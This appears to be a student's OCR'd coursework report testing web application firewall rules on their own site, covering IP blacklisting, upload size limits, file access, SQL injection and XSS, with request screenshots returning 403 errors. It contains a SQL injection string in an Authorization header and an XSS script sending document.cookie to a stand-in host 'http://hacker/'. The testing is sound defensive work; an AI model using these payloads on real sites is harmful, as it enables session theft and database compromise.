
Assignment 10: Web Application Firewall

Attack Vector 1: Blacklisting unauthorized IP addresses

Why did you choose this specific attack vector: There are always a few blacklisted IP-addresses which are blocked for spamming resources. We need to prevent this IP addresses from accessing our resources and avoiding misuse. Before installing Web Application Firewall, all the IP addresses were able to access our web application and utilize all our resources.

Testing:

Try to access the web application from your IP addresses via the domain.




https://csye6225-fall2018-likhary.me

```
{"code":401,"msg":"sorry you must login first","subcode":10009,"data":null}
```

Result:

After setting up the WAF rules, the IP address is now blacklisted and can no longer access the web application and throws a “403 Forbidden” error.



https://csye6225-fall2018-likhary.me

403 Forbidden

Attack Vector 2: Size constraints when uploading larger attachments in transactions

Why did you choose this specific attack vector:


Sometimes users are unaware of the file size limit while uploading a particular attachment that can slow down or cause the application to malfunction. Hence, to prevent this we can setup rules that limit the size of the attachments so that users are compelled to attach the attachments within the given size limit. We have handled this by considering the request body size restrictions

Testing:

Trying to upload the image of size 34.5MB for our attachment

Result:

Tried attaching a file that was greater than 200 bytes which throws a Forbidden error.



POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5W0...

Today
POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5

October 18
GET http://localhost/home/attachment/listAttachement/transactionid/avUZRF73u1rbPBvYyWmQ-201810102
DEL http://localhost/home/attachment/deleteAttachment/transactionid/avUZRF73u1rbPBvYyWmQ-20181010
POST http://localhost/home/attachment/createAttachfile/transactionid/avUZRF73u1rbPBvYyWmQ-201810102
POST http://localhost/home/attachment/createAttachfile/transactionid/avUZRF73u1rbPBvYyWmQ-201810102
DEL http://localhost/home/attachment/deleteAttachment/transactionid/avUZRF73u1rbPBvYyWmQ-20181010
POST http://localhost/home/attachment/updateAttachment/transactionid/avUZRF73u1rbPBvYyWmQ-2018101
POST http://localhost/home/attachment/createAttachfile/transactionid/avUZRF73u1rbPBvYyWmQ-201810102

● form-data ○ x-www-form-urlencoded ○ raw ○ binary

	Key	Value	Description
☑	file	Choose Files Hans-X1D-sample1.jpg	
	New key	Value	Description


Status: 403 Forbidden Time: 7829 ms

```
<html>
    <head>
        <title>403 Forbidden</title>
    </head>
    <body bgcolor="white">
        <center>
            <h1>403 Forbidden</h1>
        </center>
    </body>
</html>
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
```

Attack Vector 3: Server-Side File Access

Why did you choose this specific attack vector?

At times, attackers come to know the folder structure, or they know the path to a specific file then they want to access the other files available in the directory which may disclose the other important files, log files, credit card information of users of our application. Thus, we need to stop user from accessing files from server side.



You're missing out on cool new features. Update the app for a better experience. :) What's new?

POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/createTransaction
POST https://csye6225-fall2018-likhary.me/home/user/register
POST https://csye6225-fall2018-likhary.me/home/user/register
POST https://csye6225-fall2018-likhary.me/home/user/register
POST https://csye6225-fall2018-likhary.me/home/user/register

POST https://csye6225-fall2018-likhary.me/home/index/index/README.txt

	Key	Value	Description
☑	Authorization	Basic bGlraGFyLnlhZ2dlc0BnbWFpbC5jb206MQ==	
☑	Content-Type	application/json	
	New key	Value	Description

Status: 403 Forbidden Time: 218 ms

```
<html>
    <head>
        <title>403 Forbidden</title>
    </head>
    <body bgcolor="white">
        <center>
            <h1>403 Forbidden</h1>
        </center>
    </body>
</html>
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
```


Result:

Tried accessing README.txt from server side which throws a Forbidden error.

Attack Vector 4: SQL Injection

Why did you choose this specific attack vector?

At times, attackers try to run SQL queries at different places of the application like authentication headers, URI, cookies which may disclose the html code of the application or which may directly affect the database like they can alter the database or completely delete the database. So, we need to protect our web application from such access requests and hide our database and code.



You're missing out on cool new features. Update the app for a better experience. :) What's new?

POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5
POST https://csye6225-fall2018-likhary.me/home/action/createTransaction
POST https://csye6225-fall2018-likhary.me/home/user/register
POST https://csye6225-fall2018-likhary.me/home/user/register
POST https://csye6225-fall2018-likhary.me/home/user/register
POST https://csye6225-fall2018-likhary.me/home/user/register

POST https://csye6225-fall2018-likhary.me/home/index/index

	Key	Value	Description
☑	Authorization	p' OR '1'='1';	
☑	Content-Type	application/json	
	New key	Value	Description

Status: 403 Forbidden Time: 347 ms

```html
<html>
    <head>
        <title>403 Forbidden</title>
    </head>
    <body bgcolor="white">
        <center>
            <h1>403 Forbidden</h1>
        </center>
    </body>
</html>
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
```


Result:

Tried executing an SQL query from authorization header which throws a Forbidden error.

Attack Vector 5: XSS Cross site scripting

Why did you choose this specific attack vector?

Web applications take data from users and dynamically include it in web pages without first properly validating the data. XSS vulnerabilities allow an attacker to execute arbitrary commands and display arbitrary content in a victim user's browser. A successful XSS attack leads to an attacker controlling the victim’s browser or account on the vulnerable web application.



You're missing out on cool new features. Update the app for a better experience. :) What's new?

POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5

POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5

POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5

POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5

POST https://csye6225-fall2018-likhary.me/home/action/attachment/createAttachfile/transactionid/I878F1cW5

POST https://csye6225-fall2018-likhary.me/home/action/createTransaction

POST https://csye6225-fall2018-likhary.me/home/user/register

POST https://csye6225-fall2018-likhary.me/home/user/register

POST https://csye6225-fall2018-likhary.me/home/user/register

POST https://csye6225-fall2018-likhary.me/home/user/register

https://csye6225-fall2 | https://csye6225-fall2

POST https://csye6225-fall2018-likhary.me/home/index/index<SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>

● form-data ○ x-www-form-urlencoded ○ raw ○ binary

	Key	Value	Description
☑	file	Choose Files No file chosen	
	New key	Value	Description

Status: 403 Forbidden Time: 292 ms

```
<html>
    <head>
        <title>403 Forbidden</title>
    </head>
    <body bgcolor="white">
        <center>
            <h1>403 Forbidden</h1>
        </center>
    </body>
</html>
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
```

Testing:

<SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>

Result:

Tried appending the above script with the uri of the application which throws a Forbidden error.